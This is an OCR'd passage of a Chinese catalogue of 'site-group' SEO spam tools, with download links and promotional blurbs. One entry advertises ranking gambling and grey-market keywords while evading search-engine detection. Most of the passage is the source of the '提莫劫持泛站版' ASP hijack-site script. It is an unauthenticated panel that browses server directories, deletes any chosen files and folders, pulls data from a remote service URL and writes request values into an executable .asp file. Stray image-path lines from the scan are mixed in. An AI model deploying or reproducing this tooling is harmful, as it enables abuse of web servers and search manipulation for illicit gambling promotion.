
最新百度网盘下载地址： http://pan.baidu.com/s/1nt5FRS1

历史版本：

v5.1 微云下载地址(更新时间：2013-06-26)：http://url.cn/IZe7CB

v4.9 微云下载地址(更新时间：2013-05-07)：http://url.cn/EPhRC2

v4.6 微云下载地址(更新时间：2013-04-24)：http://url.cn/A2ZYef



365 网站管理器(365 站群)是一款智能化网站管理系统,软件结合目前最流行的织梦 cms 系统(dedecms 做二次开发修改,很用户说 dededecms 有漏洞，365 的源码大家放心，用的 dedecms 的核心，但和 dedecms 还是很大的区别，dedecms 存在漏洞的文件我们都经过处理，安全问题做了双重验证)，软件操作界面通俗易懂、智能化，只要您懂开机就可以做站群，轻轻松松赚到钱。

1：365 网站管理器支持多种站群模式：ip 端口、域名端口、拼音泛站、目录泛站、正规站[小说站、电影站、企业、暴利产品单页]等

2：软件集成批量建站功能，只要导入关键词、域名/ip ，选择 seo 选项、文章命名规则即可批量建站，亦可批量删除网站

3：软件集成高端的 seo 数据分析功能:蜘蛛爬行分析、用户来路分析、网站收录情况、网站权重情况等详细的分析报表

4：软件集成强大的 diy 模板功能，轻松点击鼠标就可以实现您想要的模板

5：365 网站管理器内置 301 重定向、伪静态、生成网站地图、随机模板等 seo 功能

6：软件集成一键备份数据库功能，不用担忧数据丢失。

7：.软件内置超强的原创文章功能(文章可读性高，相关性好) 支持本地导入，在线采集

8：365 网站管理器内置友情链接批量管理

9：轮连批量管理功能：随机内链、循环内链、单向内链

10：文章采集多样化：标准采集、云采集、智能泛采集、智能无规则采集、本地文章 txt 库导入

11：软件集成市面上的淘宝客功能，拥有 365 也可以轻松做淘客赚丰厚的佣金


12：软件集成报警系统，当您的网站无法正常访问，有声音和信息提醒。

6.1.17、刀锋站群

参考网址：http://www.danfeng8.com/

下载地址：http://www.danfeng8.com/imgs/soft.rar

使用教程：http://www.danfeng8.com/imgs/ab.docx



6.1.18、多多站群

参考网址：http://www.duoduo.org/

视频地址：http://cloud.video.taobao.com/play/u/13229959/p/1/e/1/t/1/fv/102/21633283.swf

- **超级站群：一键部署、高效建站**

强大的超级站群是在普通站群基础之上，从功能的角度进化而来的新一代站群系统，摒弃了以前站群，建站难、建站慢的缺点；超级站群为用户专门打造了一套简洁而不失强大的建站方案，在服务器上只需一键部署，即可成功部署 IIS、数据库和远程通讯接口，无需用户进行繁琐的输入与配置。

更能：智能解析 DEDECMS 模板，让批量建站不再冗余和繁琐。

- **Mongodb，亿级数据承载技术**

多多超级站群的数据引擎采用目前负载能力最强大的 NoSql 数据库：Mongodb，轻松应对上亿数据

- 支持上亿数据存储与访问
- 支持文章生成索引的设置
- 支持分布式数据部署模式

- 支持站点间数据串联模式
- 内存级速度带来极高性能

➢ **最强大的 UrlRewrite 伪静态技术**


伪静态是一项非常普遍的技术，然而复杂的配置让很多菜鸟站长望而却步，多多超站重新定义了伪静态，只需极其简单的配置便可模拟任意 Url 链接结构，从此再也不用和第三方 CMS 打交道，菜鸟站长也可以快速上手操作。


➢ **热缓存层，让翻页速度只在眨眼间**

热缓存层就是把数据库文件暂时放到内存中
无需每次都去读取数据库，提高 IO 性能
经测试，每秒能够响应超过 10000PV 的访问
每天可以承受 8 亿 6 千 4 百万 PV 的压力，超强负荷

➢ **万能模板解析引擎，兼容 dedecms**

多多超站独创万能模板解析引擎，下载 dedecms 模板导入到超级站群中，即可马上应用模板样式，无需自己再去费力做模板。到后期，会陆续兼容 wordpress、phpcms 等常用模板样式。





6.1.19、黑金目录站群

参考网址：http://www.heijinseo.com/

黑金站群是首个采用 asp.net 技术开发的站群，非开源程序，所开发的站群摈弃以往 PHP 站群的开源弊端，使百度蜘蛛等搜索引擎更难识别为站群，效果更稳定，高收录，高排名，高流量。经过大量的成功客户案例分析，现站群以达到全面进军互联网的要求。是站群推广菠菜词、灰色词的最佳排名系统。本公司强强联合！打造 2014 最高端站群系统（单站群、泛站群、端口站群、目录站群、IP 变异站群）

目前黑金 IP 变异站群已升级到第二代，第二代黑金 IP 变异站群对后台代码近一步进行了优化，使运行速度更高，对服务器硬件要求更低；新的黑金 IP 变异站群实现了自动变异功能，只需要设置好原始 IP 即可，不再需要工具生成变异 IP，系统自动变异，自动轮链。

黑金 IP 变异站群对 IP 的变异进行了筛选，在 81 种 IP 变异组合中，逐一测试筛选，挑选出 56 种搜索引擎收录的组合，减少无价值缓存的生成，更节省服务器资源，更有利于搜索引擎的收录，提高蜘蛛爬行索引效率。

黑金站群优势：

- 采用微软的.Net 框架，在 windows 服务器内运行效率更高。
- 对服务器配置要求低，节省运营成本。
- 对变异组合进行了筛选，通过扩展一个 IP 可变异约 700W 种。
- 不需要工具，站群系统内部自动变异，自动轮链。
- 多模版选择，系统随机读取模版，并可对现有模版无限复制，设置不同标题、关键词和描述等。
- 蜘蛛抓取内容和访客访问分离，蜘蛛抓取没有 iframe 框架调用，对蜘蛛更友好。
- 站群自带蜘蛛抓取日志，更好的分析蜘蛛抓取情况。
- 核心代码完全自己独立开发，售后技术支持有保证。

6.1.20、提莫站群

提莫 asp 2013 版

```
<%@LANGUAGE="VBSCRIPT" CODEPAGE="65001"%><!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitio
nal//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">

<html xmlns="http://www.w3.org/1999/xhtml">

<head>

<meta http-equiv="Content-Type" content="text/html; charset=utf-8" />

<title>提莫劫持泛站版 Version 2013</title>

<style type="text/css">p {float:left;width:25%;height:22px;font-size:12px;margin:0px;}</style>

<script type="text/javascript" src="http://code.jquery.com/jquery-1.4.4.min.js"></script>

</head>


<body>

<%

Server.ScriptTimeOut=900

response.flush

'保存文件

Sub CreatGBK(Path, Body)

          If Path = "" Then

                    Exit Sub

          Else

                    Dim Obj:Set Obj=server.CreateObject("adodb.stream")

                    Obj.Type=2

                    Obj.Mode=3

                    Obj.CharSet="gb2312"

                    Obj.Open

                    Obj.WriteText Body

                    Obj.SaveToFile Server.MapPath(Path),2

                    Obj.Flush

                    Obj.Close

                    Set Obj=nothing

          End if
```

```
end Sub
Function CreatUTF8(Path, Body)'将替换后的内容写入 HTML 文档,content 为替换后的字符串,filename 为生成的文件名
   Set objStream = Server.CreateObject("ADODB.Stream")
     With objStream
     .Type=2
            .Mode=3
            .Open
     .Charset   = "utf-8"' //编码，这里你可以改成任何编码
     .Position  = objStream.Size
     .WriteText = Body          ' //模版+数据 写入内容
     .SaveToFile server.mappath(Path),2' //生成文件路径
     .Close
     End With
   Set objStream = Nothing
End Function
'获取当前文件名
function GetName()
           dim url:url="http://"&request.ServerVariables("Server_NAME")&request.ServerVariables("SCRIPT_NAME")
           dim urlarr:urlarr=Split(url,"/")
           GetName=urlarr(Ubound(urlarr))
           if (GetName="") then GetName="index.asp"
           if (Right(GetName, 4) <> ".asp") then GetName=right(GetName, 4)
end function
'读远程文件
Function getHttpPage(xUrl,PageCode)
    On Error Resume Next
    Dim Http
    Set Http = Server.CreateObject("Microsoft.XMLHTTP")
    Http.Open "GET",xUrl,False
    Http.Send()
```

```
    If Http.ReadyState <> 4 Then
        getHttpPage = False
        Exit Function
    End If
    getHttpPage = BIN2STR(Http.responseBody,PageCode)
    Set Http = Nothing
End function
Function BIN2STR(xBinary,PageCode)
    Dim RS, LBinary,Binary
    Binary = xBinary
    Const adLongVarChar = 201
    Set RS = CreateObject("ADODB.Stream")
    RS.Type = 1
    RS.Mode =3
    LBinary = LenB(Binary)
    if LBinary>0 then
        RS.Open
        RS.Write Binary
        RS.Position = 0
        RS.Type = 2
        RS.Charset = PageCode
        BIN2STR = RS.ReadText
    Else
        BIN2STR = ""
    End If
End Function
'删除文件夹
Function DelDir(folderspec_1)
           On Error Resume Next
           dim folderspec:folderspec = Cstr(folderspec_1)
    If right(folderspec,1) = "\" Then folderspec = Left(folderspec, Len(folderspec)-1)
```

```
    Set fs = CreateObject("Scripting.FileSystemObject")
           if fs.FolderExists(folderspec) then
                      Set f = fs.GetFolder(folderspec)
                      f.delete true '-----------可选参数是否强制删除 true
                      if fs.FolderExists(folderspec)=false then
                                 response.write("<h5 style=""margin:5px 0px;font-size:14px;text-
align:center;"">目录 " & redFont & folderspec &" 删除成功</h5>")
                      else
                                 response.write("<h5 style=""margin:5px 0px;font-size:14px;text-
align:center;"">" & redFont & " 出现错误，操作未完成</h5>")
                                 Err.Clear
                      end if
           else
                      response.write("<h5 style=""margin:5px 0px;font-size:14px;text-align:cent
er;"">目录 " & redFont & folderspec &" 不存在</h5>")
           end if
           Set f = nothing
           Set fs = nothing
End Function
'删除文件
Function DelFile(path)
           dim htmlFilefs
           htmlFile=path
           htmlFile=server.MapPath(htmlFile)
           Set fs=Server.CreateObject("Scripting.FileSystemObject")
           if fs.FileExists(htmlFile) then
                      fs.DeleteFile htmlFile,true
                      response.write("<h5 style=""margin:5px 0px;font-size:14px;text-align:cent
er;"">文件 " & path & " 删除成功</h5>")
           else
                      response.write("<h5 style=""margin:5px 0px;font-size:14px;text-align:cent
er;"">文件 " & path &" 不存在</h5>")
           end if
```

```
          Set fs=Nothing
End Function
'删除列出文件
Function ReDir(path, act)
          set fso=server.createobject("scripting.filesystemobject")
          set fl=fso.getfolder(path)
          on error resume next
          if (act = 1) then
                    for each fn in fl.files
                              response.write "<option value="""& fn.name &""">"& fn.name &"</
option>"
                    next
          else
                    for each fn in fl.subfolders
                              response.write "<option value="""& fn.name &""">"& fn.name &"</
option>"
                    next
          end if
End Function
'------------------------------
dim act, act2, data, keys, keyurls, urls, arrs, vals, i, maxnum,tcode
act = "default" : if (request("act") <> "") then act = trim(request("act"))
if (act="delfile") then
          dim file_list,sysPath : sysPath="./"
          if (request("syspath") <> "") then sysPath=trim(request("syspath"))
          if (request("act2") <> "") then act2=trim(request("act2"))
          if (act2 = "df") then
                    file_list=request("file_list")
                    if (file_list = "") then
                              response.write("<h2 style=""margin-top:200px;font-size:22px;tex
t-align:center;"">别乱点了，你什么也没有选择呀!</h2>")
                    else
```

```
                                Arrs = Split(file_list, ",")
                                for i=0 to ubound(Arrs)
                                        DelFile(sysPath & trim(Arrs(i)))
                                next
                                response.write("<h2 style=""margin:0px;font-size:22px;text-align:center;"">删除成功，请<a href=""?act="&act&"&syspath="&sysPath&""" style=""font-size:22px;"">点击这里返回</a>!</h2>")
                        end if
                        response.write("<meta http-equiv=""refresh"" content=""1;URL=?act="&act&"&syspath="&sysPath&""" />")
                elseif (act2 = "dd") then
                        file_list=request("dir_list")
                        if (file_list = "") then
                                response.write("<h2 style=""margin-top:200px;font-size:22px;text-align:center;"">别乱点了，你什么也没有选择呀!</h2>")
                        else
                                Arrs = Split(file_list, ",")
                                for i=0 to ubound(Arrs)
                                        DelDir(sysPath & trim(Arrs(i)))
                                next
                                response.write("<h2 style=""margin:0px;font-size:22px;text-align:center;"">删除成功，请<a href=""?act="&act&"&syspath="&sysPath&""" style=""font-size:22px;"">点击这里返回</a>!</h2>")
                        end if
                        response.write("<meta http-equiv=""refresh"" content=""1;URL=?act="&act&"&syspath="&sysPath&""" />")
                elseif (act2 = "backup") then
                        Arrs = Split(sysPath, "/")
                        sysPath=""
                        for i=0 to (ubound(Arrs)-2)
                                sysPath=sysPath&trim(Arrs(i))&"/"
                        next
                        response.redirect("?act="&act&"&syspath="&sysPath)
```

```
          else
          %>
          <table border="0" align="center" cellpadding="20" cellspacing="0">
            <tr>
                    <td colspan="2" style="background:#eee;">
                      <form id="form3" name="form3" method="post" action="?act=<%=act %>&act2=
go">请选择目录:
                              <input type="text" name="syspath" value="<%=sysPath %>" style="
width:650px;cursor:pointer;" />
                              <input type="submit" name="Submit" value="进入" /><input type="
button" name="Submit2" value="上级" onclick="window.location.href='?act=<%=act %>&act2=backup&s
yspath=<%=sysPath %>';" style="cursor:pointer;" />
                      </form>
                    </td>
            </tr>
            <tr>
                    <td style="background:#ffdcaf;">
                    <form id="form1" name="form1" method="post" action="?act=<%=act %>&act2=dd
&syspath=<%=sysPath %>">
                    文件夹列表:<br />
                    <select id="dir_list" name="dir_list" ondblclick="window.location.href='?
act=<%=act %>&syspath=<%=sysPath %>' + $(this).val() +'/';" size="20" style="width:400px;" mult
iple="multiple" title="双击可进入目录">
                      <% Call ReDir(sysPath, 0) %>
                    </select><br />
                    <input type="submit" name="Submit3" value="删除所选" style="width:280px;he
ight:40px;color:#c00;margin-top:8px;font-size:16px;font-weight:bold;cursor:pointer;" /><input
type="button" name="Submit13" value="返回生成" onclick="location.href = '?act=default';" style=
"width:120px;height:40px;margin-top:8px;font-size:14px;cursor:pointer;margin-left:-1px;" />
                    </form>    </td>
                    <td style="background:#93cbff;">
                    <form id="form2" name="form2" method="post" action="?act=<%=act %>&act2=df
&syspath=<%=sysPath %>">
                    文件列表:<br />
```

```
                    <select name="file_list" size="20" style="width:400px;" multiple="multipl
e">
                      <% Call ReDir(sysPath, 1) %>
                    </select><br />
                    <input type="submit" name="Submit4" value="删除所选" style="width:280px;he
ight:40px;color:#c00;margin-top:8px;font-size:16px;font-weight:bold;cursor:pointer;" /><input
type="button" name="Submit13" value="返回生成" onclick="location.href = '?act=default';" style=
"width:120px;height:40px;margin-top:8px;font-size:14px;cursor:pointer;margin-left:-1px;" />
                    </form>    </td>
            </tr>
          </table>
          <%
          end if
else
          '获取列表模式
          if (act="mb_list" OR act="links_list" OR act="keys_list") then
                    dim act_str : act_str = request("act")
                    dim vs : vs = request("vs")
                    tcode = request("tcode")
                    randomize
                    data = getHttpPage(vs & "?act="&act_str&"&t="&(100000 * Rnd),tcode)
                    data = Replace(data, "---,","") : data = Replace(data, "---,","")
                    if (act_str = "mb_list") then
                              response.write("<script>parent.GetMB_list('"&data&"');</script>
")
                    elseif (act_str = "links_list") then
                              response.write("<script>parent.GetLink_list('"&data&"');</scrip
t>")
                    elseif (act_str = "keys_list") then
                              response.write("<script>parent.GetKeys_list('"&data&"');</scrip
t>")
                    else
                    end if
```

```
                    response.end()
          else
                    if (request("ing") <> "") then
                              dim act_ing : act_ing = trim(request("ing"))
                              tcode = trim(request("targetcode"))
                              dim DB_service : DB_service = trim(request("service"))
                              dim DB_mb : DB_mb                         = trim(request("mb"))
                              dim DB_links : DB_links         = trim(request("links"))
                              dim DB_keys : DB_keys                     = trim(request("keys
"))
                              dim DB_maxnum : DB_maxnum       = trim(request("maxnum"))
                              dim DB_pagenum : DB_pagenum = trim(request("pagenum"))
                              dim DB_listnum : DB_listnum = trim(request("listnum"))
                              dim DB_catalog : DB_catalog = trim(request("catalog"))
                              dim DB_names : DB_names         = trim(request("names"))
                              dim DB_ext : DB_ext             = trim(request("ext"))
                              dim DB_types : DB_types         = trim(request("types"))
                              dim DB_delor : DB_delor         = trim(request("delor"))
                              dim addnum : addnum  = trim(request("addnum"))
                              dim basenum : basenum           = trim(request("basenum"))
                              dim listprefix : listprefix     = trim(request("listprefix"))
                              urls = "&service="&DB_service&"&mb="&DB_mb&"&links="&DB_links&"
&keys="&DB_keys&"&maxnum="&DB_maxnum&"&pagenum="&DB_pagenum&"&listnum="&DB_listnum&"&catalog="
&DB_catalog&"&names="&DB_names&"&ext="&DB_ext&"&types="&DB_types&"&delor="&DB_delor&"&targetco
de="&tcode&"&basenum="&basenum&"&addnum="&addnum&"&listprefix="&listprefix
                              if (act_ing = "timo") then
                                        data =     "<"&"%"&vbCrLf
                                        data =     data & "Const DB_service = """& DB_service
&"""&vbCrLf
                                        data =     data & "Const DB_mb = """&
          DB_mb &"""&vbCrLf
                                        data =     data & "Const DB_links = """&   DB_links &"
"""&vbCrLf
```

```
                                        data =     data & "Const DB_keys = """&    DB_keys &""
""&vbCrLf
                                        data =     data & "Const DB_maxnum = "&    DB_maxnum &
vbCrLf
                                        data =     data & "Const DB_pagenum = "&   DB_pagenum
&vbCrLf
                                        data =     data & "Const DB_listnum = "&   DB_listnum
&vbCrLf
                                        data =     data & "Const DB_catalog = """& DB_catalog
&""""&vbCrLf
                                        data =     data & "Const DB_names = """&   DB_names &"
"""&vbCrLf
                                        data =     data & "Const DB_ext = """&
          DB_ext &""""&vbCrLf
                                        data =     data & "Const DB_types = """&   DB_types &"
"""&vbCrLf
                                        data =     data & "Const DB_delor = "&
          DB_delor &vbCrLf
                                        data =     data & "Const addnum = "&
          addnum &vbCrLf
                                        data =     data & "Const basenum = "&
          basenum &vbCrLf
                                        data =     data & "Const tcode = """&
          tcode &""""&vbCrLf
                                        data =     data & "Const listprefix = """&
          listprefix &""""&vbCrLf
                                        data =     data & "%"&          ">"
                                        if (tcode = "gb2312") then
                                                  Call CreatGBK("timoConfig.asp", data)
                                        else
                                                  Call CreatUTF8("timoConfig.asp", data)
                                        end if
                                        response.write("开始下载服务器数据[1]...<script>setTim
eout(function(){window.location.href='?ing=keys"& urls &"';}, 1000)</script>")
                              elseif (act_ing = "keys") then
```

```
                                        randomize
                                        data = getHttpPage(DB_service & "?act=savekey&lang=as
p&file="& DB_keys &"&tcode="&tcode&"&t="&(100000 * Rnd),tcode)
                                        data = Replace(data, "---|***timo***|","") : data = R
eplace(data, "---|***timo***|","")
                                        if (data <> "") then
                                                arrs = split(data,"|***timo***|")
                                                data = ""
                                                '随机排序
                                                dim leng : leng=UBound(arrs)
                                                dim ii,b
                                                for ii=0 to leng-1
                                                        randomize
                                                        b=int(rnd()*leng)
                                                        temp=arrs(b)
                                                        arrs(b)=arrs(ii)
                                                        arrs(ii)=temp
                                                Next
                                                dim io:io=0
                                                for i = LBound(arrs) to UBound(arrs)
                                                        vals = trim(replace(arrs(i), vbC
rLf, ""))
                                                        if (len(vals) > 2) then
                                                                if (io < int(DB_maxnu
m)) then
                                                                        if (len(dat
a)<1) then
          data = vals
                                                                        else
          data = data & vbCrLf & vals
                                                                        end if
```

```
                                                                    io = io+1
                                                            else
                                                                    exit for
                                                            end if
                                                    end if
                                            next

                                            if (tcode = "gb2312") then
                                                    Call CreatGBK("timokey.txt", dat
a)
                                            else
                                                    Call CreatUTF8("timokey.txt", da
ta)
                                            end if
                                            ''加载随机命名
                                            if (int(DB_maxnum) > int(i)) then
                                                    maxnum = int(i)
                                            else
                                                    maxnum = int(DB_maxnum)
                                            end if
                                            randomize
                                            data = getHttpPage(DB_service & "?act=rand
key&lenth=6&addnum="&addnum&"&basenum="&basenum&"&names="&DB_names&"&MaxNum="&(maxnum)&"&t="&
(100000 * Rnd),tcode)
                                            data = Replace(data, "---|","") : data = R
eplace(data, "---|","")
                                            data = replace(data, "|", vbCrLf)

                                            if (tcode = "gb2312") then
                                                    Call CreatGBK("timourl.txt", dat
a)
                                            else
```

```
                                                    Call CreatUTF8("timourl.txt", da
ta)
                                                end if
                                            end if
                                            response.write("开始下载服务器数据[2]...<script>setTim
eout(function(){window.location.href='?ing=links"& urls &"';}, 1000)</script>")
                                    elseif (act_ing = "links") then
                                            randomize
                                            data = getHttpPage(DB_service & "?act=savelink&lang=a
sp&file="&DB_links&"&tcode="&tcode&"&t="&(100000 * Rnd),tcode)
                                            data = Replace(data, "---|***timo***|","") : data = R
eplace(data, "---|***timo***|","")
                                            if (data <> "") then
                                                    arrs = split(data, "|***timo***|")
                                                    data = ""
                                                    For i = LBound(arrs) To UBound(arrs)
                                                            vals = trim(replace(arrs(i), vbC
rLf, ""))
                                                            if (len(vals)>2) then
                                                                    if (data = "") then
                                                                            data=vals
                                                                    else
                                                                            data= data
& vbCrLf & vals
                                                                    end if
                                                            end if
                                                    Next
                                                    if (tcode = "gb2312") then
                                                            Call CreatGBK("timolink.txt", da
ta)
                                                    else
                                                            Call CreatUTF8("timolink.txt", d
ata)
```

```
                                        end if
                                    else
                                        if (tcode = "gb2312") then
                                            Call CreatGBK("timolink.txt", "
")
                                        else
                                            Call CreatUTF8("timolink.txt", "
")
                                        end if
                                    end if
                                    response.write("开始下载服务器数据[3]...<script>setTim
eout(function(){window.location.href='?ing=moban"& urls &"';}, 1000)</script>")
                                elseif (act_ing = "moban") then
                                    randomize
                                    data = getHttpPage(DB_service & "?act=moban_list&tcod
e="&tcode&"&templets="&DB_mb&"&t="&(100000 * Rnd),tcode)
                                    data = Replace(data, "---|***timo***|","") : data = R
eplace(data, "---|***timo***|","")
                                    if (tcode = "gb2312") then
                                        Call CreatGBK("moban_list.txt", data)
                                    else
                                        Call CreatUTF8("moban_list.txt", data)
                                    end if
